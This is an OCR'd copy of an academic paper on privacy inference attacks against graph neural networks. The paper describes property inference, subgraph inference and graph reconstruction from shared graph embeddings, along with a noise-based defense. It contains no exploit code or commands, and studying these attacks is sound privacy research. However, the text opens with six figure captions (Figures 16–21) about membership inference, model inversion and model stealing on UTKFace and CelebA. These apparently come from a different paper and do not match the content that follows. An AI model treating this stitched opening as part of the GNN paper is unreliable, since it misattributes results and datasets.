


Figure 16: ROC curve of membership inference attacks (MemInf) under different threat models on UTKFace.




Figure 17: Macro-F1 score of model inversion attacks (ModInv) under different datasets and target model architectures.




Figure 18: F1 score of attribute inference attacks (AttrInf) under different threat models, datasets, and target model architectures. Note that we report F1 score for UTKFace and macro-F1 score for CelebA.




Figure 19: ROC curve of attribute inference attacks (AttrInf) on UTKFace under different threat models and target model architectures.




Figure 20: Accuracy of model stealing attacks (ModSteal) under different threat models, datasets, and target model architectures.




Figure 21: The relation between different attacks under the same threat model. For MemInf, we use AUC score, for ModInv, macro-F1, and for ModSteal, accuracy.

Inference Attacks Against Graph Neural Networks

Zhikun Zhang[1]* Min Chen[1]* Michael Backes[1] Yun Shen[2] Yang Zhang[1]

[1]*CISPA Helmholtz Center for Information Security*
[2]*Norton Research Group*

Abstract

Graph is an important data representation ubiquitously existing in the real world. However, analyzing the graph data is computationally difficult due to its non-Euclidean nature. Graph embedding is a powerful tool to solve the graph analytics problem by transforming the graph data into low-dimensional vectors. These vectors could also be shared with third parties to gain additional insights of what is behind the data. While sharing graph embedding is intriguing, the associated privacy risks are unexplored. In this paper, we systematically investigate the information leakage of the graph embedding by mounting three inference attacks. First, we can successfully infer basic graph properties, such as the number of nodes, the number of edges, and graph density, of the target graph with up to 0.89 accuracy. Second, given a subgraph of interest and the graph embedding, we can determine with high confidence that whether the subgraph is contained in the target graph. For instance, we achieve 0.98 attack AUC on the DD dataset. Third, we propose a novel graph reconstruction attack that can reconstruct a graph that has similar graph structural statistics to the target graph. We further propose an effective defense mechanism based on graph embedding perturbation to mitigate the inference attacks without noticeable performance degradation for graph classification tasks.[1]

1 Introduction

Many real-world systems can be represented as graphs, such as social networks [41], financial networks [30], and chemical networks [27]. Because of their non-Euclidean nature, graphs do not present familiar features that are common to other systems, like a coordinate or vector space, making the analysis of graph data challenging. To address this issue, the graph embedding algorithms have been proposed to obtain effective graph data representation that represents graphs concisely in Euclidean space [19, 38, 52]. The core idea of those algorithms is to transform graphs from non-Euclidean space into low dimensional vectors, in which the graph information is implicitly preserved. After the transformation, a plethora of downstream tasks can be efficiently performed, such as node classification [10, 19] and graph classification [60].

Recently, a new family of deep learning models known as graph neural networks (GNNs) has been proposed to obtain the graph embedding and achieved state-of-the-art performance. The core idea of GNNs is to train a deep neural network that aggregates the feature information from neighborhood nodes to obtain *node embedding*. They can be further aggregated to obtain the *graph embedding* for graph classification. Such graph embedding is empirically considered sanitized since the whole graph is compressed to a single vector. In turn, it has been shared with third parties to conduct downstream graph analysis tasks. For example, the graph data owner can generate the graph embeddings locally and upload them to the Embedding Projector service[2] provided by Google to visually explore the properties of the graph embeddings. Despite that sharing graph embeddings for downstream graph analysis tasks is intriguing and practical, the associated security and privacy implications remain unanswered.

Our Contributions. In this paper, we initiate a systematic investigation of the privacy issue of graph embedding by exploring three inference attacks. The first attack is *property inference* attack, which aims to infer the basic properties of the target graph given the graph embedding, such as the number of nodes, the number of edges, the graph density, etc. We then investigate the *subgraph inference* attack. That is, given the graph embedding and a subgraph of interest, the adversary aims to determine whether the subgraph is contained in the target graph. For instance, an adversary can infer whether a specific chemical compound structure is contained in a molecular graph if gaining access to its graph embedding, posing as a direct threat to the intellectual property of the data owner. The challenge of subgraph inference attack is that the formats of the graph embedding (*i.e.* a vector) and the subgraph of interest (*i.e.* a graph) are different and not directly comparable. Finally, we aim to reconstruct a graph that shares similar structural properties (*e.g.* degree distribution, local clustering coefficient, etc.) with the target graph. We call this attack

*Zhikun and Min contributed equally to the paper.
[1]Our code is available at https://github.com/Zhangzhk0819/GNN-Embedding-Leaks.
[2]https://projector.tensorflow.org/

graph reconstruction attack. For instance, if the target graph is a social network, the reconstructed graph would then allow an adversary to gain direct knowledge of sensitive social relationships. In summary, we make the following contributions.

- To launch the property inference attack, we model the attack as a multi-task classification problem, where the attack model can predict all the graph properties of interest simultaneously. We conduct experiments on five real-world graph datasets and three state-of-the-art graph embedding models to validate the effectiveness of our proposed attack. The experimental results show that we can achieve up to 0.89 attack accuracy on the DD dataset.
- We design a novel graph embedding extractor, enabling the subgraph inference attack model to simultaneously learn from both the graph embedding and the subgraph of interest. The experimental results on five datasets and three graph embedding models validate the effectiveness of our attack. For instance, we achieve 0.98 attack AUC on the DD dataset. We further successfully launch two transfer attacks when the sampling method and embedding model architecture for training and testing attack model are different.
- We propose to use the graph auto-encoder paradigm to mount the graph reconstruction attack. Once the graph auto-encoder is trained, its decoder is employed as our attack model. Extensive experiments show that the proposed attack can achieve high similarity in terms of graph isomorphism and macro-level graph statistics such as degree distribution and local clustering coefficient distribution. For instance, the cosine similarity of local clustering coefficient distribution between the target graph and the reconstructed graph can achieve 0.99. The results exemplify the effectiveness of our graph reconstruction attack.
- To mitigate the inference attacks, we further propose a defense mechanism based on graph embedding perturbation. The main idea is to add well-calibrated Laplace noise to the graph embedding before sharing with third parties. We demonstrate through several experiments that our proposed defense can effectively mitigate all the three inference attacks without noticeable performance degradation for graph classification tasks.

2 Preliminaries

2.1 Notations

We denote an undirected, unweighted, and attributed graph by $\mathcal{G} = \langle \mathcal{V}, A, X \rangle$, where $\mathcal{V}$ represents the set of all nodes, A is the adjacency matrix, X is the attributes matrix. We denote the embedding of a node $u \in \mathcal{V}$ as H_u and the whole graph embedding as $H_\mathcal{G}$ (see Section 2.2 for details). We summarize the frequently used notations introduced here and in the following sections in Table 5 of Appendix A.

2.2 Graph Neural Network

Many important real-world datasets are in the form of graphs, e.g., social networks [41], financial networks [30], and chemical networks [27]. The classical machine learning architectures and algorithms oftentimes do not perform well with these kinds of data. Most of them were designed to learning from data that can naturally be represented individually (*i.e.* data points) but are less effective in dealing with relational data with more complex structure. To effectively extract useful information from the graph data, a new family of deep learning algorithms, i.e., graph neural networks (GNNs), has been proposed and achieved superior performance in various tasks [1, 10, 28, 53]. GNNs generalize the deep neural network models to graph-structured data and learn representations for graph-structured data by aggregating information from a node's neighbors using neural networks, i.e., learning a model $\mathcal{F} : \mathcal{G} \to H$. The learned embedding H can be used for different graph analytics tasks - node classification [21, 28] and graph classification [59, 60].

- **Node Classification.** The objective of node classification is to determine the label of nodes in the graph, such as the gender of a user in a social network. GNNs first generate node embeddings H_u, and feed them to a classifier to determine the node labels.
- **Graph Classification.** The objective of graph classification is to determine the label of the whole graph, such as a molecule's solubility or toxicity. In graph classification, one needs to further transform all the node embeddings $H_u, \forall u \in \mathcal{V}$ to a whole graph embedding $H_\mathcal{G}$ to determine the label of the whole graph.

2.2.1 Message Passing

Most of the existing GNNs use *message passing* to obtain the *node embedding* H_u. It starts by assigning the node attributes as the node embeddings. Then, every node receives a "message" from its neighbor nodes and aggregates the messages as its intermediate embedding. After K steps, the node embedding aggregates information from its K-hop neighbors. Formally, during each message passing iteration, the node embedding H_u^k of node $u \in \mathcal{V}$ is updated using "message" aggregated from u's graph neighborhood $\mathcal{N}_u$ using a pair of *aggregation operation* Φ and *updating operation* Ψ:

$$H_u^{k+1} = \Psi^k\left(H_u^k, \mathbf{m}_{\mathcal{N}_u}^k\right) = \Psi^k\left(H_u^k, \Phi^k\left(H_v^k, \forall v \in \mathcal{N}_u\right)\right)$$

where $H_u^k \in \mathbb{R}^{n \times d_H}$ is the node embedding of node u after k steps of message passing, $\mathbf{m}_{\mathcal{N}_u}^k$ is the message received from node u's neighborhood $\mathcal{N}_u$, which is calculated by Φ.

Aggregation Operation. Recently, researchers have proposed many practical implementations of Φ. Graph Isomorphism Networks (GIN) [59] uses *sum* operation to aggregate the embeddings of all node $u \in \mathcal{G}_{\mathcal{N}_u}$. Graph SAmple and aggreGatE (SAGE) [21] uses *mean* operation to aggregate all node embeddings of $\mathcal{G}_{\mathcal{N}_u}$ instead of summing them up. The Graph Convolution Networks (GCN) [28] method uses the symmetric normalization, and the Graph Attention Networks (GAT) [53] method uses the attention mechanism to

learn a weight matrix to aggregate the embeddings of all node $u \in \mathcal{G}_{\mathcal{N}_u}$.

Updating Operation. The updating operation Ψ combines the node embeddings from node u and the message from u's neighborhood. The most straightforward updating operation is to calculate the weighted combination [43]. Formally, we denote the basic updating operation as $\Psi_{base} = \sigma(W_{self} H_u + W_{neigh} \mathbf{m}_{\mathcal{N}_u})$, where W_{self} and W_{neigh} are learnable parameters, σ is a non-linear activation function. Another method is to treat the basic updating operation as a building block, and concatenate it with the current embedding [21]. We denote the concatenation-based updating operation as $\Psi_{concat} = \Psi_{base} || H_u$, where $||$ is the concatenation operation. An alternative is to use the weighted average of the basic updating method and the current embedding [39], which is referred as *interpolation-based* updating operation and is formally defined as $\Psi_{inter} = \alpha_1 \circ \Psi_{base} + \alpha_2 \circ H_u$.

2.2.2 Graph Pooling

The *graph pooling operation* Σ aggregates the embeddings of all nodes in the graph to form a whole graph embedding, i.e., $H_{\mathcal{G}} = \Sigma(H_u, \forall u \in \mathcal{G})$.

Global Pooling. The most straightforward approach for graph pooling is to directly aggregate all the node embeddings, which is called global pooling, such as *max pooling* and *mean pooling*. Although simple and efficient, the global pooling operation could lose the graph structural information, leading to unsatisfactory performance [3, 60].

Hierarchical Pooling. To better capture the graph structural information, researchers have proposed many hierarchical pooling methods [3, 60]. The general idea is to aggregate n node embeddings to one graph embedding hierarchically, instead of aggregating them in one step as global pooling. Concretely, we first obtain n node embeddings using message passing modules, and finds m clusters according to the node embeddings, where $1 < m < n$. Next, we treat each cluster as a node with features being the graph embedding of this cluster, then iteratively applying the message passing and clustering operations until there are only one graph embedding.

Formally, in the ℓ-th pooling step, we need to learn a cluster assignment matrix $S^\ell \in \mathbb{R}^{n_\ell \times n_{\ell+1}}$, which provides a soft assignment of each node at layer ℓ to a cluster in the next coarsened layer $\ell+1$. Suppose S^ℓ in layer ℓ has already been computed, we can use the following equations to compute the coarsened adjacency matrix $A^{\ell+1}$ and a new matrix of node embeddings $H^{\ell+1}$:

$$H^{\ell+1} = {S^\ell}^T H^\ell \in \mathbb{R}^{n_{\ell+1} \times d_H}$$
$$A^{\ell+1} = {S^\ell}^T A^\ell S^\ell \in \mathbb{R}^{n_{\ell+1} \times n_{\ell+1}}$$

The main challenge lies in how to learn the cluster assignment matrix S^ℓ. In the following, we introduce two state-of-the-art methods.

- **Differential Pooling [60].** The DiffPool method uses a message passing module to calculate the assignment matrix as $S^\ell = \text{softmax}\left(\text{GNN}(A^\ell, H^\ell)\right)$. In practice, it can be difficult to train the GNN models using only gradient signal from the output layer. To alleviate this issue, DiffPool introduces an auxiliary link prediction objective to each pooling layer, which encodes the intuition that nearby nodes should be pooled together. In addition, DiffPool introduces another objective to each pooling layer that minimizes the entropy of the cluster assignment.
- **MinCut Pooling [3].** The MinCutPool method uses an MLP (multi-layer perceptron) module to compute the assignment matrix as $S^\ell = \text{softmax}\left(\text{MLP}(A^\ell, H^\ell)\right)$. Different from DiffPool, MinCutPool introduces the minimum cut objective to each pooling layer that aims to remove the minimum volume of edges, which is in line with the objective of graph pooling aiming to assign the closely connected nodes into the same cluster.

Implementation of GNN Model. Typically, the *graph-level* GNN models consist of a graph embedding module, which encode the graph into the graph embedding, and a multi-class classifier, which predict the label of the graph using the graph embedding. To train the GNN model, we normally adopt the cross-entropy loss. For graph embedding modules containing hierarchical pooling operations, we need to incorporate additional loss such as minimum cut loss in MinCutPool. After the GNN model is trained, we use the graph embedding module as our embedding generation model in the following parts.

3 Threat Model and Attack Taxonomy

3.1 Motivation

In this paper, we focus on the whole graph embedding $H_{\mathcal{G}}$, which is oftentimes computed on a sensitive graph (*e.g.* biomedical molecular network and social network). Such graph embedding $H_{\mathcal{G}}$ is empirically considered sanitized since the whole graph is compressed to a single vector. In practice, it has been shared with third parties to conduct downstream graph analysis tasks. For example, the graph data owner can calculate the graph embeddings locally and upload them to the Embedding Projector service provided by Google to visually explore the properties of the graph embeddings. Another example is that some companies release their graph embedding systems, together with which they publish some pretrained graph embeddings to facilitate the downstream tasks. These systems including the PyTorch BigGraph[3] system developed by Facebook, DGL-KE[4] system developed by Amazon, and GROVER developed by Tencent[5]. Besides, the graph embeddings can also be shared in the well-known model partitioning paradigm [26, 29]. This paradigm can effectively improve the scalability of inference by allowing the graph data owner to

[3] https://github.com/facebookresearch/PyTorch-BigGraph
[4] https://github.com/awslabs/dgl-ke
[5] https://github.com/tencent-ailab/grover




Figure 1: Attack taxonomy of the graph embedding. The adversary obtains the whole graph embedding $H_{\mathcal{G}_T}$ of a sensitive target graph $\mathcal{G}_T$, which is primarily shared to third parties for downstream tasks, and aims to infer sensitive information about $\mathcal{G}_T$: (1) Infer the basic properties of $\mathcal{G}_T$, such as the number of nodes, the number of edges, and graph density ($\mathcal{F}_{AP}$); (2) given a subgraph of interest $\mathcal{G}_S$, infer whether $\mathcal{G}_S$ is contained in $\mathcal{G}_T$ ($\mathcal{F}_{AS}$); (3) reconstruct a graph $\mathcal{G}_R$ that is similar with $\mathcal{G}_T$ ($\mathcal{F}_{AR}$).

calculate the graph embeddings locally, and upload them to the cloud for further inference or analysis.

Despite sharing graph embeddings for downstream graph analysis tasks is intriguing and promising, the associated security and privacy implications remain unanswered. For instance, Song *et al.* [47, 49] demonstrated that the embeddings can leak sensitive information about image and text data in the Euclidean space. Recall that the goal of graph embedding $H_{\mathcal{G}}$ is to preserve graph-level similarity, a natural question is: would the graph embedding $H_{\mathcal{G}}$ leak sensitive structural information of its corresponding graph $\mathcal{G}$?

3.2 Threat Model

We consider the scenario where the adversary obtains a whole graph embedding (which is referred to as *target graph embedding* $H_{\mathcal{G}_T}$) from the victim, either from Embedding Projector, pretrained graph embeddings, or model partitioning paradigm. The goal of the adversary is to infer the sensitive information of the graph that is used to generate this graph embedding. We call this graph *target graph* $\mathcal{G}_T$, and the GNN model that used to generate the target graph embedding *target embedding model* $\mathcal{F}_T$. Note that inferring the sensitive information of target graph with "graph embedding" is more challenging than that with "node embeddings" in previous study [11]. From the attacker's perspective, it represents the most difficult setting since the whole graph is compressed to a single vector by the aforementioned pooling methods in Section 2. To train the attack model $\mathcal{F}_A$, we assume the adversary has an auxiliary dataset $\mathcal{D}_{aux}$ that comes from the same distribution of the target graph. This is plausible in practice. For instance, if the target graph embedding is generated from a social network, the adversary can collect social network graphs by themselves through public data API.[6] For molecular networks, the adversary can use the public datasets online.[7] We also show that our attacks is still effective when $\mathcal{D}_{aux}$ comes from different distribution than the target graphs in Section 7. We further assume the adversary only has black-box access to the target embedding model [47, 49], which is the most difficult setting for the adversary [23, 34, 45, 48, 48]. This assumption is plausible when the target embedding model is accessible via public API or freely available online.[8]

3.3 Attack Taxonomy

We formalize three inference attacks that can reveal sensitive information of the target graph given the threat model. An overview of the attack taxonomy is shown in Figure 1.

Property Inference Attack ($\mathcal{F}_{AP}$). Given the target graph embedding $H_{\mathcal{G}_T}$, the attack goal is to infer the basic properties of $\mathcal{G}_T$, such as the number of nodes, the number of edges, the density, etc. Note that the primary goal of GNN is learning information from graphs for downstream tasks, e.g., protein toxicity prediction. Many graph properties, such as node numbers, are not related to the downstream tasks, and successful property inference attacks imply such properties are overlearned [47, 49] by GNNs. These properties can be proprietary when the graph contains valuable information such as molecules. Inferring such properties can directly violate the intellectual property (IP) of the data owner.

Subgraph Inference Attack ($\mathcal{F}_{AS}$). Given the target graph embedding $H_{\mathcal{G}_T}$ and a subgraph of interest $\mathcal{G}_S$, the attack goal is to infer whether $\mathcal{G}_S$ is contained in $\mathcal{G}_T$. For instance, an attacker can infer whether a specific chemical compound structure ($\mathcal{G}_S$) is contained in a molecular graph ($\mathcal{G}_T$) if gaining access to its graph embedding ($H_{\mathcal{G}_T}$). Note that we consider the scenario where the subgraph constituting a major part of the target graph. Small graphs, such as triangles or stars, are universal for almost all graphs, hence not taking part in our subgraph inference attack.

Graph Reconstruction Attack ($\mathcal{F}_{AR}$). Given the graph embedding $H_{\mathcal{G}_T}$, the attack goal is to reconstruct a graph $\mathcal{G}_R$ that shares similar graph structural statistics, such as degree distribution and local clustering coefficient, with $\mathcal{G}_T$. Concretely, we aim to reconstruct an adjacency matrix A of $\mathcal{G}_T$. Knowing the high-level structural quantities of the molecular

[6] https://developer.twitter.com/en/docs/twitter-api
[7] https://chrsmrrs.github.io/datasets
[8] http://snap.stanford.edu/gnn-pretrain/

graphs may lead to IP loss of the companies creating them. For instance, the adversary can develop generic drugs with much lower cost than the famous pharmaceutical companies by exploiting the high-level structural quantities of the reconstructed molecular graphs to narrow down the search space.

4 Property Inference Attack

4.1 Attack Overview

Given the target graph embedding $H_{\mathcal{G}_T}$, the goal of the property inference attack is to infer the basic properties of the target graph $\mathcal{G}_T$, such as the number of nodes, the number of edges, and density. Figure 2 illustrates the general attack pipeline of the property inference attack. Our attack model $\mathcal{F}_{AP}$ takes as input the target graph embedding $H_{\mathcal{G}_T}$ and outputs all the interested graph properties of $\mathcal{G}_T$ simultaneously.




Figure 2: Attack pipeline of the property inference attack. The attack model $\mathcal{F}_{AP}$ is a multi-task classifier, which consists of multiple output layers, each predicts one graph property.

4.2 Attack Model $\mathcal{F}_{AP}$

Model Definition. Formally, the property inference attack $\mathcal{F}_{AP}$ is defined as

$$\mathcal{F}_{AP} : H_{\mathcal{G}_T} \rightarrow \{\text{graph properties}\}$$

Concretely, the attack model consists of a feature extractor $\mathcal{E}$ (multiple sequential linear layers), and multiple parallel prediction layers $\mathcal{M}$, each is responsible for predicting one property. We outline the technical details of building $\mathcal{F}_{AP}$ below.

Training Data. To train the attack model, we need a set of graph embeddings $H_{\mathcal{G}}$ and a set of properties of interest $\mathbb{P}$. As discussed in Section 3, the adversaries have access to an auxiliary dataset $\mathcal{D}_{aux}$ that comes from the same distribution of $\mathcal{G}_T$. The adversaries can obtain the auxiliary graph embedding $H_{\mathcal{G}_{aux}}$ of the auxiliary graph $\mathcal{G}_{aux} \in \mathcal{D}_{aux}$ by querying the target embedding model. Finally, we use the graph properties of $\mathcal{G}_{aux}$ to label $H_{\mathcal{G}_{aux}}$. We further bucketize the domain of the property values into k bins. For instance, the density of a graph is in the range of $[0,1]$ and $k = 5$, we bucketize the graph density into 5 bins, which results in 5 classes in the classification. Note that modeling the inference of continuous value into multi-class classification is commonly used, such as demographic properties prediction in social networks [33] and dropout rate prediction [37].

Training Attack Model. Recall that the attack model $\mathcal{F}_{AP}$ is the combination of a feature extractor $\mathcal{E}$ and multiple prediction layers $\mathcal{M}$, we can train the attack model by optimizing the following optimization problem:

$$\min \mathop{\mathbb{E}}_{\mathcal{G}_{aux} \in \mathcal{D}_{aux}} \left[\sum_{p \in \mathbb{P}} \mathcal{L}\left[\mathcal{M}^p(\mathcal{E}(H_{\mathcal{G}_{aux}})), p\right] \right]$$

where $\mathbb{P}$ is the set of properties that the attackers interested, p is a property in $\mathbb{P}$, $\mathcal{L}$ is the cross-entropy loss. Notice that all properties share the same parameters for $\mathcal{E}$, and use different parameters for $\mathcal{M}^p$.

5 Subgraph Inference Attack

5.1 Attack Overview

Given the target graph embedding $H_{\mathcal{G}_T}$ and a subgraph of interest $\mathcal{G}_S$, the attack goal is to infer whether $\mathcal{G}_S$ is contained in $\mathcal{G}_T$. Here, we assume that $\mathcal{G}_S$ constitutes a major part of the target graph $\mathcal{G}_T$.[9] That is, we do not focus on small subgraphs, such as triangles or stars, as they appear in almost all the graphs, thus not worth the adversary's efforts. The general attack pipeline of subgraph inference attack is illustrated in Figure 3.




Figure 3: Attack pipeline of the subgraph inference attack. The attack model $\mathcal{F}_{AS}$ has two inputs with different formats, namely target graph embedding and subgraph. The subgraph is transformed to a subgraph embedding by an embedding extractor integrated in the attack model, aggregated with the target embedding, and sent to a binary classifier for prediction.

Note that subgraph inference attack is more challenging than the property inference attack $\mathcal{F}_{AP}$. First, subgraph isomorphism is known to be NP-complete [17]. Second, the attack model $\mathcal{F}_{AS}$ has two inputs with different formats, namely the embedding ($H_{\mathcal{G}_T}$) and the graph ($\mathcal{G}_S$), and cannot be directly compared. To make the two inputs comparable, we integrate a *graph embedding extractor* $\mathcal{F}_E$ in the attack model to transform the subgraph $\mathcal{G}_S$ to a subgraph embedding $H_{\mathcal{G}_S}$. The architecture of $\mathcal{F}_E$ can be either the same with (when the target embedding model is known) or different from (when the target embedding model is unknown) the target embedding model $\mathcal{F}_T$. Finally, the target graph embedding $H_{\mathcal{G}_T}$ and the subgraph embedding $H_{\mathcal{G}_S}$ are aggregated, using the approaches introduced in Section 5.2, and sent to a binary classifier for prediction.

[9] We experiment with subgraphs containing from 20% to 80% of the target graph's nodes (see Section 7.3).

5.2 Attack Model $\mathcal{F}_{AS}$

Attack Definition. Formally, the subgraph inference attack is defined as

$$\mathcal{F}_{AS} : \langle H_{\mathcal{G}_T}, \mathcal{G}_S \rangle \rightarrow \{\mathcal{G}_S \in \mathcal{G}_T, \mathcal{G}_S \notin \mathcal{G}_T\}$$

Concretely, the attack model $\mathcal{F}_{AS}$ is a binary classifier to determine if a given subgraph $\mathcal{G}_S$ is contained in the target graph $\mathcal{G}_T$. We outline the technical details of building $\mathcal{F}_{AS}$ below.

Generating Positive and Negative Samples. Similar to the property inference attack, we use the auxiliary dataset $\mathcal{D}_{aux}$ to obtain the training data for the attack model $\mathcal{F}_{AS}$. To generate ground truth for $\mathcal{F}_{AS}$, given an auxiliary graph $\mathcal{G}_{aux} \in \mathcal{D}_{aux}$, we generate a *positive subgraph* $\mathcal{G}_S \in \mathcal{G}_{aux}$ and a *negative subgraph* $\bar{\mathcal{G}}_S \notin \mathcal{G}_{aux}$. The positive subgraph $\mathcal{G}_S$ is generated by sampling a subgraph from the auxiliary graph $\mathcal{G}_{aux}$ using the graph sampling method, such as *random walk*. To generate the negative subgraph $\bar{\mathcal{G}}_S$, we use the same sampling method to sample a subgraph from another auxiliary graph $\mathcal{G}'_{aux} \in \mathcal{D}_{aux}$ and $\mathcal{G}'_{aux} \neq \mathcal{G}_{aux}$. As aforementioned, the subgraph of interest constitutes a major part of the target graph, the sampled negative subgraph $\bar{\mathcal{G}}_S$ is unlikely to be contained in $\mathcal{G}_{aux}$.

For each auxiliary graph $\mathcal{G}_{aux}$, we have one positive subgraph $\mathcal{G}_S$ and one negative subgraph $\bar{\mathcal{G}}_S$. The adversary first obtains the auxiliary graph embedding $H_{\mathcal{G}_{aux}}$ by querying the target embedding model. They then have a *positive sample* $\langle H_{\mathcal{G}_{aux}}, \mathcal{G}_S \rangle$, which is labeled as 1, and a negative sample $\langle H_{\mathcal{G}_{aux}}, \bar{\mathcal{G}}_S \rangle$, which is labeled as 0, for the attack model.

